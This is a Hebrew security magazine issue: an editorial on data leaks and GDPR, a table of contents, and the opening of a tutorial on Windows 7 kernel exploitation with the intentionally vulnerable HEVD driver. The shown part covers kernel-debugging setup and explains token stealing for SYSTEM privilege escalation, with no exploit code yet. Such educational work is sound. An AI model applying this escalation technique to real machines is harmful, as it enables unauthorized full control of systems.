

Digital Whisper

גליון 90, ינואר 2018

מערכת המגזין:

מייסדים:

אפיק קסטיאל, ניר אדר

מוביל הפרויקט:

אפיק קסטיאל

עורכים:

אפיק קסטיאל

כתבים:

יובל עטיה, ענבר (Blondy314) רותם, Spl0it, יואב קמיר ותומר זית

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון הפותח את שנת 2018, גליון מספר 90!

שנת 2017 חלפה לה, ושנת 2018 עומדת בפתח. אך רגע לפני שנקבל אותה ואת חולשותיה שתביא עלינו לטובה בזרועות פתוחות, חשבתי לעצור רגע, ולרפרף באירועי ההאקינג שפקדו אותנו השנה. בעודי עושה זאת, הבחנתי שהרבה מהאירועים שהסבו אליהם את אור הזרקורים כללו בסוף דליפה של אינספור רשומות על אזרחים פרטיים. לא מעט מידע מסווג ולא מידע עסקי מצא את עצמו חשוף לאינטרנט, אך נראה שרוב מי שנפגע באותם המקרים - היה האזרח הפרטי, ונראה שלא למדנו יותר מדי מהשנים שעברו.

אז מה? בשנת 2018 הנושא רק יחריף? נראה שבאמצע שנת 2018 אמורה להכנס לתוקפה ה-GPDR (קיצור של General Data Protection Regulation): מעין סופר-רגולציה אשר מתייחסת בעיקר ל-"איסוף, שמירה והעברה של נתונים אישיים של אנשים פרטיים בקפדנות רבה, וקובעת כללים אחידים לשמירה על הפרטיות". אני חייב להודות שאני לא מבין גדול בתחום החוקה או המשפט, אך קל מאוד לראות, ולו רק על ידי קריאה זריזה של הפרטים, שלמישהו שם למעלה נמאס מהמצב שיש היום בתחום, וניכר כי הרגולציה כנראה תשפיע על כולנו בעתיד הלא כל כך רחוק (אם היא לא כבר החלה להשפיע).

המהלך הזה נראה טוב, אך הוא רחוק מלהיות מושלם, נראה שהחקיקה לא לקחה בחשבון הרבה נדבכים מהמציאות כפי שהיא כיום וככל הנראה יהיה קשה מאוד לגרום לה לפעול בצורה מלאה, עם זאת, הצעד הנ"ל בהחלט מבורך. נראה שגופים שיחרגו מהרגולציה הזאת, ובגלל רשלנותם מידע על אנשים פרטיים יזלג - יפגעו במקום שכנראה הכי כואב להם - כסף. אחת הנקודות החשובות (שאני רואה לפחות) היא שהארגונים הסוררים יהפכו מ-"קורבנות תקיפה" ל-"אשמים ברשלנות".

ה-GDPR באמת תשנה את פני הדברים? מדובר בעוד פלסטר? רק הזמן יגיד...

ואיך אפשר לסיים את שנת 2017 מבלי קצת סטטיסטיקה שאנו מבטיחים לכם שתרכיב בצורה טבעית ומפתיעה את המספר העגול בעולם.

במהלך השנה, פרסמנו במסגרת המגזין 59MB שנשאו בחובם 893 עמודים אשר הרכיבו יחדיו 53 מאמרים. אותם מאמרים נכתבו במשך אינספור שעות, ע"י 58 חברים שהחליטו לתרום מזמנם ומחוכמתם לקהילה. מתוכם: 42 כותבים הם מצטרפים חדשים למשפחת כותבי המגזין ☺, משפחה שכוללת עד כה - 196 חברים, אשר בזכותם הפרוייקט ממשיך ומפרסם את התוכן שאתם קוראים כבר לא מעט שנים...

בנוסף, יש בגליון הזה עוד 36 תווים שיעזרו לכם להתמצא במבוך.

עם כניסת השנה החדשה, נרצה להגיד תודה לכל מי שליווה אותנו בשנה החולפת, לכל מי שנתן יד ועזר, ולכל מי שהחליט להרים את הכפפה ולהפסיק להיות פסיבי - החליט לתת מעצמו ומהידע שלו לטובת שאר חברי הקהילה. תודה רבה לרותם צדוק, ישראל (Sro) חורז'בסקי, יובל סיני, ינון שקדי, רן דובין, ד"ר אופיר פלא, ד"ר עמית דביר, פרופ' עופר הדר, עידו קנר, אנה דורפמן, אדיר אברהם, עו"ד יהונתן קלינגר, שי ד., חן ארליך, דן פלד (MADM2B), ליאור קשת, עדן ברגר, יונתן קריינר, א.ש. (Supermann), ג.ב., ניר רבסקי, אור צ'צ'יק, רועי שרמן, אסף ויצמן, דניאל לוי, D4d, תומר זית, שחר קורוט (Hutch), כסיף דקל, טל בלום, אריאל קורן, זהר ברק, עומר כספי, אייל איטקין, גל ביטנסקי, יגאל אלפנט, עמרי הרשקוביץ, עומר גל, ינאי ליבנה, דן רווח, bindh3x, חי מזרחי, קייל נס, שחף עטון, ליעם שטיין, יובל עטיה, שקד ריינר, Bl4d3, עידו אלדור, יובל (tsif) נתיב, דר' גדי אלכסנדרוביץ', תומר חדד, ענבר (Blondy314) רותם, Spl0it ויואב קמיר.

ובפרט, נרצה להודות שנית, לכל מי שהחודש ושקד/ה כדי לתרום לנו וכתב/ה מאמר: תודה רבה ליובל עטיה, תודה רבה ל-ענבר (Blondy314) רותם, תודה רבה ל-Spl0it, תודה רבה ליואב קמיר ותודה רבה לתומר זית!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

2	דבר העורכים
4	תוכן עניינים
5	Kernel Exploitation & Elevation Of Privileges On Windows 7
97	If You Build It - It Will (Cross) Compile
111	Portable Executable
145	Introduction To Bro Scripts
158	Escaping The Python Sandbox
168	דברי סיכום

Kernel Exploitation & Elevation of Privileges on Windows 7

מאת יובל עטיה

הקדמה


לרוב כשמדברים על חולשות (Vulnerabilities) ועל אקספלויתציה (Exploitation), הגביע הקדוש והנושא שזוכה להכי הרבה חשיפה הוא חולשות RCE - Remote Code Execution (בעברית: הרצת קוד מרוחק). משפחת החולשות הללו בהחלט ראויה לחשיפה שלה, שכן מדובר במשפחת חולשות שמאפשרות הרצת קוד שרירותי, לבחירת התוקף, במחשב מרוחק שאין לו גישה פיזית אליו. חלק נכבד מהחולשות שעסקתי בהן במאמר הקודם שלי במגזין - Pwning ELF's for Fun and Profit - הן חולשות RCE.

נדון בתרחיש הבא: התוקף מנסה להרוויח כסף מחברה כלשהי בעזרת כופרה (Ransomware). לחברה יש שירות כלשהו שמאזין בפורט מסוים ויש לו שימושים לגיטימיים רבים. השירות רץ בהרשאות מוגבלות. התוקף מגלה שהשירות פגיע, ובהינתן payload מסוים הוא יכול להריץ קוד משלו (חולשת RCE קלאסית). לכאורה, התוקף יכול להריץ את הכופרה שלו ולהמתין לכסף - אך מכיוון שהשירות רץ בהרשאות מוגבלות, יש פעולות רבות שלא יוכל לבצע והנזק של הכופרה לא יהיה מקיף מספיק, או שהיא בכלל תיכשל מכיוון שהיא מסתמכת על פעולות שלתהליך אין הרשאות לבצע אותן. יהיה נחמד מאוד לתוקף אם הוא היה יכול לבצע אסקלציה להרשאות שבהן הקוד שלו רץ..

כאן נכנסת לתמונה משפחה אחרת של חולשות - חולשות EoP - Elevation of Privileges (או Privilege Escalation ובעברית - הסלמת הרשאות). חולשות אלו הן חולשות אשר מאפשרות להריץ קוד בהרשאות גבוהות יותר משאמור היה להתאפשר לו, לדוגמה אם קוד שרץ כמשתמש רגיל ירוץ כ-SYSTEM (בלי שהמשתמש יספק לו הרשאות אלו). כמעט תמיד, נדבר על EoP מקומי - כלומר, EoP שמתבצע מתוך הנחה שכבר יש לנו יכולת הרצת קוד על המכונה.

היעד הכי "אטרקטיבי" לחיפוש חולשות EoP הוא קוד שרץ ב-Kernel-Mode, כגון דרייברים או הקרנל עצמו, וזאת מכיוון שקוד כזה רץ בהרשאות הגבוהות ביותר. במאמר זה, נתמקד ב-Windows (ספציפית ב-Windows 7 SP1 32bit) ונראה, בעזרת HEVD (דרייבר פגיע במיוחד שנדון בו בהמשך), מספר דרכים לבצע אסקלציה להרשאות SYSTEM, תוך ניצול מגוון רחב של חולשות בדרייבר. נצלול לעומקי מנגנונים ב-Windows כמו Memory Pools, SEH ושלל פונקציות לא מתועדות, ונלמד כיצד להשתמש ב-WinDbg לצורך דיבוג קרנלי.

לפני שנצלול לעיקר, נתחיל בסקירה קצרה של נושאים שונים שחשוב שנכיר לפני שנוכל להתעסק עם הדרייבר.

רקע

User Mode & Kernel Mode

במדעי המחשב, המונח "Protection Rings" משמש בשביל לתאר מודל אבטחה שבו קיימות רמות שונות של הרשאות, כך שלא כל הקוד שרץ במכונה יהיה מסוגל לבצע את אותן פעולות. לרוב, מדברים על ארבעה Protection Rings, אך בפועל כמעט תמיד משתמשים רק ב-2 טבעות: ring-0 ו-ring-3.

המעבד (CPU) הוא הרכיב החמירי אשר אחראי על ביצוע כל הפעולות שהתוכנה מבקשת לבצע, וניתן לחשוב עליו כעל ה"מוח" של המחשב. ברוב מערכות ההפעלה המודרניות, למעבד שני מצבים שונים - (ring 3) User-Mode ו-(ring 0) Kernel-Mode.

לקוד שרץ ב-Kernel-Mode יש גישה מוחלטת לחומרה ולכל כתובת זיכרון, וקוד שרץ במצב הזה יהיה לרוב קוד של מערכת ההפעלה או קוד שעובד מול רכיב חומירי כלשהו. כאשר קוד שרץ ב-Kernel-Mode קורס, התוצאה תהיה שגיאה שמערכת ההפעלה לא יכולה להתאושש ממנה. שגיאות כאלו גורמות למסך הכחול (Blue Screen of Death או BSoD) המפורסם ב-Windows:

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFFFFF8A00F8A9000,0x0000000000000000,0xFFFFF80002AA0FB8,0
x0000000000000000)


Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 100
Physical memory dump complete.
Contact your system admin or technical support group for further assistance.
```

ב-User-Mode, לעומת זאת, לקוד אין גישה ישירה לחומרה או לכתובות זיכרון פיזיות. על מנת לבצע פעולות שדורשות גישה כזאת ב-User-Mode (לדוגמה, על מנת ליצור קובץ), יש צורך בשימוש ב-API שמייצאת מערכת ההפעלה (Win API ב-Windows). ה-API הנ"ל משמש שכבת ביניים בין ה-User-Mode

ל-Kernel-Mode. כמובן שבסוף, על מנת לבצע את הפעולות הנדרשות, על המעבד להיכנס ל-Kernel-Mode. הדבר נעשה באמצעות Syscalls, ולפעולות הללו השפעה כבדה על הביצועים.

מקריסות User-Mode ניתן להתאושש, ורק התהליך שקרס יושפע מהקריסה. רוב הקוד רץ ב-User-Mode.

התרשים הבא מתאר את התקשורת בין רכיבים שרצים ב-User-Mode לבין רכיבים שרצים ב-Kernel-Mode ב-Windows:

מי שמעוניין להרחיב את ההבנה שלו בנושא Syscalls ואיך המעבר מ-User-Mode ל-Kernel-Mode מתבצע ב-Windows, ועל הדרך להכיר דרך מגניבה לבצע Hooking בקרנל יכול לקרוא על כך במאמר בשם [System Call Hooking](#) שפרסם שחקן שלו בגיליון ה-58 של המגזין.

Drivers

בתרשים שהובא למעלה, ניתן לראות שב-Kernel-Mode יש מונח שחוזר הרבה פעמים: דרייבר (Driver). קשה לספק הגדרה מדויקת אחת לדרייבר. בבסיסו, דרייבר הוא רכיב תוכנתי שמשמש רכיבים תוכנתיים אחרים (בין אם ב-Kernel ובין אם ב-userland) לתקשר עם רכיב חומרתי כלשהו שמחובר למחשב, ומנהל Device אחד או יותר. דרייברים הם קבצי PE לכל דבר, והסיומת המשויכת לדרייברים היא ".sys". תקשורת עם מקלדות, לדוגמה, ממומשת בדרייבר kbdclass.sys.

בד"כ, דרייברים יישבו תחת `%systemroot%\System32\drivers`, וירוצו באמצעות שירות (service) ייעודי. השירות שמריץ את `kbdclass.sys` הוא `kbdclass`:

```
C:\Users\Yuval>sc query kbdclass

SERVICE_NAME: kbdclass
        TYPE               : 1  KERNEL_DRIVER
        STATE                : 4  RUNNING
                        (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

כמובן שלא כל דרייבר צריך לתקשר עם רכיב חומרתי - הגיוני שיהיה רק דרייבר אחד שיתקשר עם רכיב חומרתי, ודרייברים נוספים "מעליו", עד לכדי דרייבר Top-Level שמייצא API פשוט. סוג נוסף של דרייברים הוא Filter-Drivers: דרייברים שמתחברים ל-Devices ונמצאים בין המשתמש לבין הדרייבר, וכך יכולים לשלוט במידע המועבר אל, ומוחזר מן ה-Device עצמו. על בסיס הרעיון הזה, ניתן לרשום Keylogger.

באופן מסורתי, דרייברים הם רכיבים שרצים ב-Kernel-Mode. החל מ-Windows 98, המודל העיקרי בו נכתבו דרייברים הוא WDM - Windows Driver Model. דרייברים כאלו רצים בקרנל, והם דורשים הכרה עמוקה יחסית של מבנים ספציפיים למערכת ההפעלה והתעסקות בהרבה "טפל" שלא קשור לפונקציונליות של הדרייבר עצמו, אבל חשוב לתפקוד התקין של הדרייבר, מה שגרם לפיתוח דרייברים להיות משימה קשה מאוד, וגרם להרבה BSoD-ים שמייקרוסופט הואשמה בהם (ולא בצדק).


במטרה לפשט את מלאכת כתיבת הדרייברים, וכן להפחית את כמות ה-BSoD-ים שנגרמים על ידי דרייברים שנכתבים על ידי יצרנים צד-שלישי, מייקרוסופט יצרו תשתית חדשה: Windows Driver Frameworks (Foundation). התשתית הזו עוטפת הרבה מההתעסקות בתכנות צמוד למערכת ההפעלה שהיה ב-WDM, ומאפשרת פיתוח מהיר ובטוח יותר של דרייברים. התשתית הזו מורכבת משני רכיבים:

- **KMDF: Kernel Mode Driver Framework** - תשתית לכתיבת דרייברים שרצים ב-Kernel-Mode.
- **UMDF: User Mode Driver Framework** - תשתית לכתיבת דרייברים שרצים ב-User-Mode, מה שמאפשר לדרייברים הנכתבים בתשתית זו ליהנות מכל היתרונות של ה-User-Mode.

הדרייבר אשר נדון בו במהלך המאמר נכתב ב-WDM, לכך נתעסק רק בתשתית הזו במאמר ונתעלם מהאחרות.

הרכיב אשר אחראי על תקשורת בין אפליקציות לבין דרייברים הוא ה-I/O Manager (רכיב קרנלי), והוא אחראי על הפניית הבקשה לדרייברים הרלוונטיים. התקשורת מתבצעת על בסיס I/O Request Packets - IRPs - מבנים שדומים בעקרוןם לפקטות רשתיות, או לפקטות Windows Message. בקשת ה-I/O מועברת לכל הדרייברים ב-Stack הרלוונטי, מהעליון לתחתון, ולאחר מכן מפעפעת בחזרה לאפליקציה.

כל דרייבר יכול לבצע פעולות על סמך הבקשה, הן בדרך "הלוך" (במורד ה-Stack) בעזרת הגדרת Dispatchers ל-IRPs מסוימים (לדוגמה, בקשות Read, Close, Create וכו'), והן בדרך "חזור" (במעלה ה-Stack, על מנת למסור את התגובה לאפליקציה) בעזרת הגדרת Completion Routines לבקשה במהלך הטיפול הראשוני בה. האיור הבא ממחיש את הקשר בין האפליקציה שרוצה להשתמש בהתקן כלשהו, להתקן עצמו:

כאמור, ישנן בקשות I/O מוגדרות שכל דרייבר יכול לתמוך בהן, כמו בקשות Create (שה-Dispatcher הרלוונטי להן ירוץ בעת קריאה ל-CreateFile עם שם ה-Device שהדרייבר מטפל בו), או Close (שה-Dispatcher הרלוונטי ירוץ בעת קריאה ל-CloseHandle עם Handle ל-Device שהדרייבר מטפל בו). ברור שלא כל הדרייברים רוצים לתמוך בדיוק באותן בקשות, ורוב הדרייברים ירצו לתמוך בפונקציונליות ייעודית משלהם. על מנת להרחיב את הפונקציונליות הבסיסית של הדרייבר, ניתן להגדיר IOCTLs - I/O Controls. במידה מסוימת, ניתן להקביל IOCTLs ל-Windows Message: פשוט מדובר בערך מסוים שניתן להעביר לדרייבר על מנת שיבצע פונקציונליות מוגדרת מראש. על מנת להשתמש ב-IOCTL מה-Userland, נשתמש בפונקציה DeviceIoControl, שהחתימה שלה היא:

```

BOOL WINAPI DeviceIoControl(
    _In_ HANDLE hDevice,
    _In_ DWORD dwIoControlCode,
    _In_opt_ LPVOID lpInBuffer,
    _In_ DWORD nInBufferSize,
    _Out_opt_ LPVOID lpOutBuffer,
    _In_ DWORD nOutBufferSize,
    _Out_opt_ LPDWORD lpBytesReturned,
    _Inout_opt_ LPOVERLAPPED lpOverlapped
);
    
```

נסקור בקצרה את הארגומנטים החשובים:

- hDevice הוא ה-handle ל-device איתו נרצה לתקשר. נשיג אותו מקריאה ל-CreateFile עם שם ה-device.
- dwIoControlCode הוא הקוד של ה-IOCTL אותו נרצה שהדרייבר יבצע.
- lpInBuffer הוא מצביע לבאפר בו נמצאים כל הערכים שנרצה לספק כקלט ל-IOCTL.
- lpOutBuffer הוא מצביע לבאפר בו הדרייבר ישתמש על מנת להחזיר תשובה למשתמש.

את כל התקשורת עם הדרייבר שנעסוק בו בהמשך נבצע בעזרת קריאות ל-DeviceIoControl. בניגוד ל-main אליו אנו רגילים מאפליקציות User-Mode, בדרייברים ה-"main" נקרא DriverEntry.

לקריאה נוספת בנושא דרייברים, ניתן לקרוא את המאמרים "Rootkits - חלק ב'" מאת אורי (Zerith) שפורסם בגיליון ה-7 של המגזין, ו-"Kernel-Mode Rootkits" מאת vbCrLf (אורי להב) בגיליון ה-21 של המגזין.

Elevation of Privileges

בשלב הזה יש לנו הבנה בסיסית של החלוקה ל-User-Mode ו-Kernel-Mode, דרייברים ותקשורת מה-User-Mode איתם ב-Windows. בסעיף הזה, נעסוק בסיבה שהקרנל מעניין אותנו מהצד ההתקפי.

בשלב שבו אנו מסוגלים להריץ קוד במכונה (בין אם בעזרת חולשת RCE או פשוט בעזרת גישה פיזית), סביר להניח שההרשאות של התהליך שלנו עדיין יהיו מוגבלות. אם נרצה לבצע פעולות שדורשות הרשאות גבוהות, נצטרך למצוא דרך להעצים את ההרשאות של התהליך שלנו.

הישות בעלת ההרשאות הגבוהות ביותר ב-Windows היא NT AUTHORITY\SYSTEM, לישות זו הרשאות גבוהות יותר מל-Administrator (לדוגמה, יש מספר מפתחות רג'יסטרי ש-Administrator לא יכול לגשת אליהם). אם התהליך שלנו ירוץ כ-SYSTEM, לא יהיו פעולות שלא נוכל לבצע (במגבלות ה-userland, כמובן) ולמעשה נשיג שליטה מוחלטת על המכונה. כאשר אנו מנסים להשיג מטרה זו, כל מה שרץ ב-Kernel-Mode הוא מטרה מאוד אידאלית - כפי שציינו, לקוד שרץ ב-Kernel-Mode יש הרשאות גבוהות מאוד, שמאפשרות לו, בין היתר, לקרוא ולכתוב לתוך כל כתובת זיכרון (ואם הכתובת מוגנת, אז להוריד את ההגנות ואז לבצע את הפעולה), לכן אם נוכל למצוא פרצה ברכיב שרץ ב-Kernel-Mode (או בקרנל עצמו), נוכל לשנות את ההרשאות של התהליך שלנו (שכן גם הן מוגדרות במקום כלשהו בזיכרון - עוד על כך בהמשך).

המעשה של ניצול חולשה על מנת להשיג הרשאות גבוהות יותר נקרא Privilege Escalation, ולחולשות אשר מאפשרות מעשה זה קוראים לרוב חולשות EoP - Elevation of Privileges. לרוב, ניתן יהיה לנצל חולשות כאלו רק במצב שבו כבר יש לנו יכולת להריץ קוד על המכונה, לכן נפוץ גם המונח Local Privilege Escalation.

Access Tokens

לאחר שהבנו את הפוטנציאל שבחולשות EoP, ננסה להבין את אופן הניצול שלהן. בשביל להבין כיצד ניתן לנצל חולשה בדרייבר כלשהו, לדוגמה, על מנת לבצע אסקלציה להרשאות של התהליך שלנו, נצטרך קודם להבין כיצד Windows מנהל את הרשאותיו של התהליך.

כאשר משתמש מחובר למערכת, ההרשאות שלו מנוהלות באמצעות אובייקט בשם Access Token. האובייקט הזה הוא אובייקט קרנלי, והוא מכיל מידע בעל חשיבות אבטחתית על המשתמש, כמו המזהה הייחודי שלו (Security Identifier - SID), הקבוצות שהוא שייך אליהן, וההרשאות שלו. כאשר תהליך נוצר על ידי משתמש כלשהו, הוא מקבל העתק של ה-Access Token המשוך למשתמש, וה-Access Token של התהליך משמש את המערכת על מנת להגביל את הפעולות שהתהליך יכול לבצע ואת הגישות שלו לאובייקטים מאובטחים.

דרך פשוטה לביצוע Privilege Escalation היא גניבת ה-Access Token של תהליך בעל הרשאות גבוהות יותר מהתהליך שלנו, והעתקתו לתהליך שלנו. בכל מערכות Windows, התהליך System הוא בעל ה-PID (מזהה ייחודי של התהליך) 4, ורץ (מן הסתם) בהרשאות SYSTEM. מכיוון שב-Kernel-Mode יש לנו הרשאות לגשת לכל מרחב הזיכרון, נוכל, בעזרת ה-shellcode המתאים, למצוא את ה-Access Token של System (תוך הסתמכות על העובדה שהשם של התהליך וה-PID שלו תמיד קבועים) ולהחליף בו את ה-Access Token של התהליך שנרצה להעלות את ההרשאות שלו, וכך נהפוך ממשתמש מוגבל ל-SYSTEM.

לשיטה שתיארנו קוראים גניבת Token (או Token Stealing), וזו השיטה שנשתמש בה במאמר על מנת לבצע PE. ישנן דרכים נוספות שלא נתאר כאן.


על סמך השיטה הזו, נפתח shellcode בו נשתמש לאורך המאמר. על מנת לפתח את ה-shellcode שלנו, עלינו קודם להבין איך נוכל לדבג את מערכת ההפעלה (על מנת שנוכל למצוא את המבנים הרלוונטיים ולכתוב את ה-shellcode).

Kernel Debugging 101

כנראה שהדבר הכי מאתגר כשמתעסקים בעולם הקרנל הוא הדיבוג - בניגוד לאפליקציות User-Mode, שניתן לדבג בפשטות מאותה מכונה בה הן רצות, לא ניתן לעשות אותו דבר עבור רכיבים שרצים ב-Kernel-Mode, וזאת מכיוון שדיבוג של הקרנל פירושו עצירת ההרצה של כלל הקרנל.

למזלנו, יש מספר פתרונות לדיבוג קרנלי. לכולם אותו עקרון: הרמת מכונה וירטואלית שתשמש כמכונה שאנו מדבגים, וביצוע חיבור למכונה בדרך כלשהי שתאפשר לנו לשלוט בה באמצעות Debugger. על מנת לבצע Kernel Debugging, נצטרך Debugger בעל יכולות לדבג ring-0, לכן נבחר ב-WinDbg (שמגיע ב-Driver Kit Windows). נשתמש ב-VMWare Workstation כ-hypervisor שלנו (הhypervisor הוא מונח המשמש לתיאור רכיב המאפשר ליצור ולהריץ מכונות וירטואליות), וניצור בעזרתו מכונה וירטואלית המריצה Windows 7 SP1 32bit. את התקשורת עם המכונה נבצע בעזרת VirtualKD.


VirtualKD הינה תכנת קוד-פתוח שמתממשקת היטב עם מוצרי VMWare ו-VirtualBox, והופכת את הדיבוג הקרנלי של אותן מכונות וירטואליות למהיר יותר משמעותית (האתר הרשמי של המוצר טוען שפי 45, לא בדקתי את הטענה הזאת אבל ניכר הבדל משמעותי לעומת פתרונות אחרים). לאחר שמורידים


אותה ומחלצים אותה, מתקבלת תיקייה ובה מספר קבצים, ביניהם readme.txt, שמסביר כיצד להשתמש בתוכנה. בכל זאת, נסקור בקצרה את השימוש.

Name	Date modified	Type	Size
target	9/30/2015 5:51 AM	File folder	
kdclient.dll	9/30/2015 5:51 AM	Application extens...	177 KB
kdclient.pdb	9/30/2015 5:51 AM	Program Debug D...	3,419 KB
kdclient64.dll	9/30/2015 5:51 AM	Application extens...	211 KB
kdclient64.pdb	9/30/2015 5:51 AM	Program Debug D...	3,483 KB
readme.txt	9/30/2015 5:06 AM	Text Document	11 KB
VirtualBoxIntegration.exe	9/30/2015 5:07 AM	Application	19 KB
VirtualBoxIntegration.pdb	9/30/2015 5:07 AM	Program Debug D...	38 KB
vmmon.exe	9/30/2015 5:51 AM	Application	134 KB
vmmon64.exe	9/30/2015 5:51 AM	Application	160 KB
vmxpatch.exe	9/30/2015 5:51 AM	Application	48 KB
vmxpatch.pdb	9/30/2015 5:51 AM	Program Debug D...	1,883 KB
vmxpatch64.exe	9/30/2015 5:51 AM	Application	55 KB
vmxpatch64.pdb	9/30/2015 5:51 AM	Program Debug D...	1,867 KB

בתצולם המסך המוצג למעלה, מסומנת תיקייה בשם target. את התיקייה יש להעתיק למכונה הוירטואלית, ולהריץ בה את vminstall.exe. לאחר ההתקנה, נכבה את המכונה (להלן - ה-guest) ונריץ את הקובץ vmmon.exe במחשב שמאחסן את המכונה ועליו אנו מריצים את ה-hypervisor (להלן - ה-host). נוודא שבחלון שמוצג לנו, "Start debugger automatically" מסומן וה-Debugger הוא windbg.exe. נלחץ על "Debugger Path..." ונוודא שהוא מוביל לנתיב הנכון:

לאחר מכן, נדליק את המכונה. אם הכל בוצע כשורה, windbg.exe אמור להיפתח אוטומטית ומשמאל לשורת הפקודה שלו יהיה רשום "kd>". אשר מתריע לנו על כך שאנו נמצאים במצב Kernel Debugging, וניתן יהיה לראות את המכונה ב-vmmmon.exe.

ב-windbg, נשתמש בפקודה g על מנת לתת למכונה לסיים את תהליך העלייה שלה. עתה, נגדיר את windbg כך שיוכל למצוא סימבולים.

סימבולים (Symbols) הם טיפוס נתונים המשמש לייצוג מידע בצורה קריאה לאדם (human-readable). במימוש הטריוויאלי ביותר, הם הצמדה של שם למספרים - כך, לדוגמה, הכתובת 0x41abcd תהפוך ל-MyAwesomeFunction אם לדיבאגר שלנו תהיה גישה לסימבולים הרלוונטיים. ישנם סוגים שונים של סימבולים, כמו קבצי PDB. במידה והדיבאגר תומך בפורמט ויודע להבין אותו, נוכל לקבל מידע בעל ערך רב במהלך הדיבוג, כמו שמות של פונקציות, משתנים גלובליים ומבנים. המידע הזה יחסוך לנו זמן רב, ויקל משמעותית את תהליך הדיבוג שלנו. סימבולים שימושיים גם ל-Disassemblers שיוזעים להתממשק איתם, כמו IDA.

קבצים מקומפלים יכולים לשמור נתיב ל-PDB הרלוונטי שלהם בתוך הקובץ עצמו, וכך הדיבאגר יכול לחפש אותו. אם הנתיב לא נמצא, נצטרך להכווין אותו היכן לחפש. בדרייבר שנעסוק בו, יש לנו קובץ סימבולים, ובהמשך נראה שהוא מקל משמעותית על העבודה שלנו.

אבל מה יקרה אם נרצה סימבולים לקובץ ntldr, לדוגמה? או לכל קובץ אחר שמגיע עם מערכת ההפעלה? למזלנו, מייקרוסופט מספקים סימבולים ציבוריים עבור רוב הבינאריים שלהם. הסימבולים הללו נגישים דרך שרת סימבולים, שניתן לגשת אליו ב-<http://msdl.microsoft.com/download/symbols>. אם נגדיר

את windbg כך שיפנה לשרת, נוכל ליהנות מהסימבולים הציבוריים של מייקרוסופט במהלך עבודתנו. ניתן להגדיר את הנתבים בהם windbg יחפש סימבולים בכמה דרכים, האחת היא על ידי הגדרה של ה-Symbol Search Path בתוך הדיבאגר עצמו (Ctrl+S) יפתח את החלון הרלוונטי בו ניתן להגדיר את הנתבים), והשנייה (והפשוטה יותר) היא על ידי הגדרת המשתנה הגלובלי `_NT_SYMBOL_PATH`. זהו המשתנה הגלובלי הסטנדרטי לחיפוש מיקומי סימבולים, ו-windbg ותכנת נוספות (כמו IDA) ישתמשו בו כברירת מחדל אם הוא מוגדר במערכת. נגדיר אותו כך שיוענק לו הערך הבא:

`srv*c:\symbols*http://msdl.microsoft.com/download/symbols` היא שבעת הצורך בסימבולים, יתבצע חיפוש ב-`C:\Symbols`. במידה והם לא שם, הדיבאגר (או התוכנה שרוצה סימבול) תיגש לשרת הסימבולים של מייקרוסופט, תוריד ממנו את הסימבול ותאחסן אותו ב-`C:\Symbols`, כך שהתיקיה משמשת כמטמון (cache) מקומי, וזאת על מנת שהגישה לסימבולים שכבר חופשו בעבר תהיה מהירה יותר.

עתה, נוכל להתחיל "לחטט" בקרנל ולבנות את ה-shellcode שלנו, אך לפני זה נסקור מספר פקודות windbg שימושיות שיעזרו לנו במהלך המאמר.

WinDbg על רגל אחת

כאמור, WinDbg הוא דיבאגר שיכול לשמש גם כ-ring-0 debugger וגם כ-ring-3 debugger והוא מגיע ביחד עם ה-WDK. הדיבאגר מפותח על ידי מייקרוסופט, הוא מתממשק עם קבצי סימבולים באופן אוטומטי, מסוגל לדבג קבצי מקור (ולא רק ברמת הוראות אסמבלי), לדבג memory dumps (שנוצרים אחרי BSOD-ים), מתממשק היטב עם מערכת ההפעלה ומכונות וירטואליות ובעל מנגנון לטעינת הרחבות. זהו הדיבאגר החזק ביותר שקיים ל-Windows.

לדיבאגר ממשק משתמש גרפי (GUI) די מיושן, שמבוסס על תתי חלונות - הדיבאגר תומך בכל מיני views שניתן לפתוח ולהוסיף לחלון הראשי, שנקרא ה-workspace. לאחר שארגנו את ה-workspace לנוחיותנו, ניתן לשמור אותו ולטעון אותו בהרצות הבאות. ישנם מספר views מעניינים, כמו:

- Disassembly: כשמו כן הוא, מציג את ה-disassembly בכתובת מסוימת (לבחירתנו). בזמן הרצה, מסמן נקודות עצירה שהוגדרו ואת הפקודה הנוכחית שעצרנו בה באופן בולט לעין.
- Memory: מציג את הזיכרון בכתובת מסוימת. ניתן לערוך את הזיכרון בעזרת ה-view.
- Registers: מציג את הערכים המאוחסנים באוגרים בכל רגע.
- Call Stack: מציג את ה-call stack הנוכחי בצורה נוחה ומפורטת.
- Locals: מציג את הערכים של המשתנים הלוקאליים. נוח מאוד כאשר קוד המקור נגיש לנו.
- Command: זהו ה-view החשוב והעוצמתי ביותר, בו ניתן להריץ את שלל הפקודות השונות שקיימות בדיבאגר ובהרחבות שלו.

נסקור מספר פקודות שימושיות:

- **hh**: אי אפשר לדבר על פקודות בלי לתאר כיצד ניתן למצוא תיעוד על הפקודות. בעזרת הפקודה **hh**. ניתן למצוא תיעוד על כל פקודה. כתיבת "hh bp" בשורת הפקודה תגרום לפתיחה של העמוד הרלוונטי על הפקודה bp בדוקומנטציה של WinDbg.
